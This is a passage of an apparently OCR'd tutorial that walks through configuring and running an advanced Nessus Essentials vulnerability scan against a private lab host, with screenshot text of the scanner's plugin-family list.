
1. In **Report** settings, retain defaults.




1. In **Advanced** settings, adjust Performance Options (*Max simultaneous hosts per scan: 100, Unlimited TCP sessions*).




1. In **Credentials** module, retain defaults.




1. In **Plugins** module, save and launch the scan.



Nessus Essentials / Policies / Ed
Not secure
https://localhost:8834/#/scans/policies/new/ad629e16-03b6-8c1d-cef6-ef8c9dd3c658d24bd260ef5f9...
tenable Nessus Essentials
Scans
Settings
Filter
Search Plugin Families
Admin
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Terrascan
Tenable News
The Data-Factor: Why Integrating DSPM Is Key to Yo...
Read More
New Policy / Advanced Scan
Back to Policy Templates
Disable All
Enable All
Settings
Credentials
Plugins
Show Enabled | Show All
STATUS
PLUGIN FAMILY
LOCKED
TOTAL
ENABLED
AIX Local Security Checks 11563
Alma Linux Local Security Checks 1430
Amazon Linux Local Security Checks 4791
Artificial Intelligence 31
Backdoors 123
Brute force attacks 25
CentOS Local Security Checks 4947
CGI abuses 6122
CGI abuses : XSS 707
CISCO 2433
Databases 1011
Debian Local Security Checks 9477
Default Unix Accounts 172
Denial of Service 110
STATUS
PLUGIN NAME
PLUGIN ID
No plugin family selected.
Save
Cancel
Type here to search
11:13 PM
8/29/2024




1. Monitor progress until scan completion.




1. Click scan title `System_Scan` and select host **172.19.19.15** to inspect findings.



